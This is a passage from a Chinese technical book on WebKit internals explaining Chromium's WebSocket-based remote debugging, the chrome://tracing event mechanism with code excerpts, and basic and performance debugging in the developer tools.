3. 当开始调试时，前端调试器会尝试使用 Web Socket 建立前端和后端传输消息的通道。这是一种基于 Web 的新技术，能够建立类似于套接字的数据传输通道。

图 14-8 描述了使用 WebSocket 技术来传输调试消息的远程调试机制。根据前面介绍的 WebKit 中前端和后端传输消息的机制，主要是 InspectorFrontendHost（前端使用）和 InspectorFrontendChannel（后端使用）这两个类，它们具体的实现由子类来完成，在远程调试中，通信的基础设施是由 HTML5 的 WebSocket 技术来支撑的，那么 Chromium 中如何使用该技术呢？道理很简单，就是将 InspectorFrontendHost 接口同时暴露到 JavaScript 中，当本地代码需要发送消息的时候，通过调用 InspectorFrontendHost 类的本地接口，而这个本地接口已经同 JavaScript 中的实际发送接口连接起来，这样本地代码中的消息就能够使用 WebSocket 技术来发送了，示例代码 14-1 是 Chromium 中连接本地代码和 Javascript 代码发送消息的部分代码节选，

这个代码是前端的代码。而对于接收消息，同样比较简单，Chromium 将 WebSocket 的 onMessage 事件同后端的消息派发函数连接起来，确实轻而易举。对于后端而言，它使用 C++代码来完成 WebSocket 的连接，原理是类似的。




图 14-8 使用 WebSocket 技术的远程调试

示例代码 14-1 使用 WebSocket 建立连接的远程调试机制

```
WebInspector.loaded = function() {
  // 首先构建 ws，这个是 WebSocket 的 URL，下面是创建 WebSocket 对象
  if (ws) {
  WebInspector.socket = new WebSocket(ws);
  // 接收对方过来的消息，直接交给相应的模块去处理
  WebInspector.socket.onmessage=function(message) {
      InspectorBackend.dispatch(message.data);   }
   WebInspector.socket.onerror = function(error) { console.error(error); }
   WebInspector.socket.onopen = function() {
     // 当连接打开后，就将 InspectorFrontendHost 的发送消息
     InspectorFrontendHost.sendMessageToBackend =
           WebInspector.socket.send.bind(WebInspector.socket);
     WebInspector.doLoadedDone();
    }
    ...
  }
}
```

Weinre 是一个支持远程调试功能的开源项目，它除了能够支持 WebInspector 协议，还能够支持 Firebug（Firefox 的调试工具）的协议，其原理也是类似的，有兴趣的读者可以自行查阅相关技术文档。

14.1.6 Chromium Tracing 机制

Chromium 开发者工具能够帮助 Web 开发者理解网页运行过程中的行为并帮助

分析一些性能问题。但是，如果出现问题，特别是绘制网页的时候，开发者非常希望了解为什么 Chromium 会使用如此多的时间，笔者相信 Chromium 开发者工具很难回答这样的问题。同时，对于 Chromium 的开发者来说，如果需要分析 Chromium 自身问题，就需要相应的工具来帮助分析，在 Chromium 中，chrome://tracing 这一诊断工具能够满足上面的要求。

这是一个基于事件收集的分析工具，它能够帮助诊断一些 WebKit 和 Chromium 内部代码在绘制网页过程中存在的问题，其中最主要的还是同图形相关的操作。我们在第 7 章中的 4.3 节中使用过该工具来分析渲染过程。

这一机制的实现采用的思想非常简单，Tracing 机制在 Chromium 代码中插入相应的跟踪代码，然后计算开始和结束之间的时间差，虽然简单，但是非常有用，典型的例子如下所示。

```
TRACE_EVENT_BEGIN0("MY_SUBSYSTEM", "SomethingCostly")
doSomethingCostly()
TRACE_EVENT_END0("MY_SUBSYSTEM", "SomethingCostly")
```

Tracing 机制在某个动作执行前加入“开始事件”代码，然后在动作结束后加入“结束事件”代码，机制中的 TRACE_EVENT 宏自动计算获得该动作执行的时间。当然，一般典型的例子是在函数或者一段代码开始的时候加入 TRACE_EVENT0，在该函数退出时候，该事件自动记录下结束的时间，这是使用对象的自动析构机制来完成的。这样 Tracing 机制就能够计算出该函数运行所需要的时间，而不再需要额外插入结束代码，如示例代码 14-2 所示的三个记录点。

示例代码 14-2 首先在函数入口处创建 Tracing 对象并记录时间点，在该函数退出时，对象析构前就能够自动记录整个函数执行的总时间。然后在第一个“if”语句中，又加入了一个记录点记录了这种条件下的时间消耗，后面的 Tracing 对象也是同样的原理。

示例代码 14-2　Chromium 合成器中的 ThreadProxy 类代码片段

```
bool ThreadProxy::CompositeAndReadback(void* pixels, gfx::Rect rect)  {
  TRACE_EVENT0("cc", "ThreadProxy::CompositeAndReadback");
  DCHECK(IsMainThread());
```

```
    DCHECK(layer_tree_host_);

    if (defer_commits_) {
      TRACE_EVENT0("cc", "CompositeAndReadback_DeferCommit");
      return false;
    }

    if (!layer_tree_host_->InitializeOutputSurfaceIfNeeded()) {
      TRACE_EVENT0("cc", "CompositeAndReadback_EarlyOut_LR_Uninitialized");
      return false;
    }
    …
}
```

在第7章中，我们已经介绍过如何使用该诊断工具来收集数据，这里不再重复。回顾图7-15中chrome://tracing收集的一段时间内的跟踪事件集合，开发者可以看到各个进程内的时间分布情况，它同时也显示了各个线程的函数调用情况，从中能够发现热点区域，也就是耗时特别长的函数。该工具还能够支持保存这些数据，这样可以很方便地传播这些数据，并获得他人的分析帮助。

14.2 实践——基础和性能调试

Chromium开发者工具基本上沿用了Web Inspector的功能，所以这一节主要以该开发者工具作为介绍的对象，一起了解开发者工具提供的功能和一些基本的用法，有些用法其实在之前已经介绍过，这里可能为了系统性考虑会再次提及一下，但是不做太多的重复性介绍。主要包括两个部分，基础功能部分的调试和性能部分的调试。

14.2.1 基础调试

基础部分的调试大致可以分成DOM元素的修改等访问、CSS样式值修改、日志和控制台信息，以及JavaScript代码单步调试、断点设置等部分功能。

开启或者关闭开发者工具的功能快捷键是F12或者在浏览器地址最右侧的按钮

中调用开发者工具即可。还有一个直接的方法就是右键单击一个 HTML 元素，然后在右键菜单中能够找到“Inspect Element”选项，那就是审查该元素，这种方式也可以打开开发者工具，如图 14-9 是使用该选项打开开发者工具并显示“Inspect Element”选项所做的 Chrome 浏览器截图。




图 14-9 “Inspect Element”选项和开发者工具

当开发者工具被打开后，开发者就会发现在“Elements”标签之下显示的其实是被调试页面的源代码，同时，Chromium 浏览器会高亮被审查元素的源代码，这一做法可以帮助开发者获悉当前的元素的源代码。右侧下方是当前元素的 CSS 属性值，包括经过 WebKit 计算之后应用在该元素上的属性值和支持获得这些属性值的规则等信息，这对开发者而言非常方便。如果读者认为只是显示源代码（DOM 结构）和 CSS 属性值的话，那就大错特错了。开发者工具的方便之处就在于开发者可以任意修改源代码或者 CSS 属性值，而且这些修改都是即时显示在网页的渲染结果中的。如前面的一个例子就是取消一个 CSS 属性值，图 14-3 就是该例子背后发送的消息，前端的修改很快就会在后端显示的网页结果中起作用，例如，将字体颜色的红色值

取消掉，那么它可能就会变成默认的颜色。

另外一个例子就是在图 14-9 左边的源代码中（实际是 DOM 树的一种显示方式），开发者可以随时修改任何元素，包括它们的属性，这些修改立刻由后端处理触发重新绘制的操作。这一切对网页开发者来说是透明的。当然这些改动只是针对本地浏览器下载后的网页，并不会对服务器端的网页做任何修改，因为其本来目的也是帮助调试之用。

当然，为了查看网页的 DOM 结构和网页中的各种对象，开发者工具提供了命令行式的控制台，开发者可以以此查看任何 DOM 中的节点（这个在第 5 章中也使用过控制台来理解 DOM 树结构）和各种对象（包括对象值和它包括的函数，笔者经常使用它来查看 Chromium 支持的一些 JavaScript 接口是什么样的，因为不同浏览器对于接口的支持也是不一样的），甚至可以执行 JavaScript 语句。图 14-10 是开发者工具控制台中的两个示例，第一个是查看“geolocation”对象相关的接口，可以看到这个对象包括三个接口。第二个是查看“window”对象下所有的其他对象，这对查看编程接口也有一定的帮助。




图 14-10　开发者工具的控制台

WebKit 技术内幕

控制台的另外一个功能就是能够显示所有的JavaScript代码执行的日志信息和错误信息。调试 JavaScript 代码的一种方式是使用日志打印出一些值来帮助确定代码的正确性，常用的就是 console.log 函数，该函数的输出都可以在控制台中看到。

代码的调试是每个调试器必须支持的功能，在网页中就是对 JavaScript 代码的调试功能，包括单步、设置或取消断点、调用栈、变量信息等，这些都在“Sources”标签中得到了支持。图 14-11 是开发者工具中的 JavaScript 代码调试器。




图 14-11 开发者工具的 JavaScript 调试器

左侧是当前网页的所有包含 JavaScript 代码的文件，中间是当前代码和调试的位置，开发者可以单击左侧的行数设置或者取消断点，网页就能够在执行到该行的时候停下来。右侧最上面是控制执行的各种按钮，包括继续执行、单步执行、进入内部、跳出等。下面则是各种信息，包括查看的变量值、调用栈、当前作用域中的变量值、断点信息等。所以，这个调试功能跟其他语言调试器比较类似。

值得一提的是，其实这个网页的代码都是在一行的，所以看起来非常吃力和不方便，对此现象 Chromium 提供了一个很方便的功能，能够将这些代码从一行变成可读

性非常强的代码，就是图 14-11 所示的结果（原来所有 JavaScript 代码都在一行，非常难懂），具体的做法是在开发者工具的最下面找到“{ }”按钮，单击即可，非常实用。

14.2.2　性能调试

除了修改网页的 DOM 结构和 CSS 样式，以及调试 JavaScript 代码之外，开发者工具还能够帮助网页开发者改善性能和内存等方面的问题。性能方面包括网络资源的加载性能、网页绘制的性能，甚至包括根据网页加载和渲染过程给出一些优化建议。内存方面主要是网页使用的总内存、JavaScript 引擎堆栈内存使用情况等方面的信息。

首先来看性能方面。关于网络资源加载的分析和网页绘制在第 4 章和第 8 章中做过一些介绍，其基本功能已经展示出来了。这些功能只是开发者可能需要解决的一部分问题，开发者工具还提供了一种能够收集整个网页工作过程中的一段时间内各个 JavaScript 代码消耗时间的分布情况。开发者先是选择“Profiles”标签，然后选择“Collect JavaScript CPU profile”按钮，此时开发者工具将收集被调试网页重新加载的整个过程中 CPU 消耗在各个 JavaScript 模块的时间分布，如图 14-12 所示。




图 14-12　使用开发者工具收集的 CPU 时间分布图

其中“(program)”是主网页的 HTML 文件所消耗的时间，因为 HTML 文件中内嵌了很多 JavaScript 代码，所以它占据了绝大部分时间，而其他一些 JavaScript 文件则只占用了很少的执行时间。

还有一个非常有用的能力，就是使用开发者工具中的“Audits”功能，图 14-13 展示了“Audits”分析一个网页所生成的结果，它明确了 4 个关于网络方面和 1 个关于网页渲染性能方面的问题可以进行优化，这对改善网站性能来说是一个极大的福音。




图 14-13 开发者工具的“Audits”功能

其次来看关于内存性能分析功能。如前所述，开发者工具不仅提供了网页整体使用内存的情况，也提供了分析 JavaScript 引擎内部堆上的内存使用情况。图 14-14 是笔者在单击“开始”按钮之后，重新加载网页所收集的内存使用情况，它是按照时间轴来显示的。

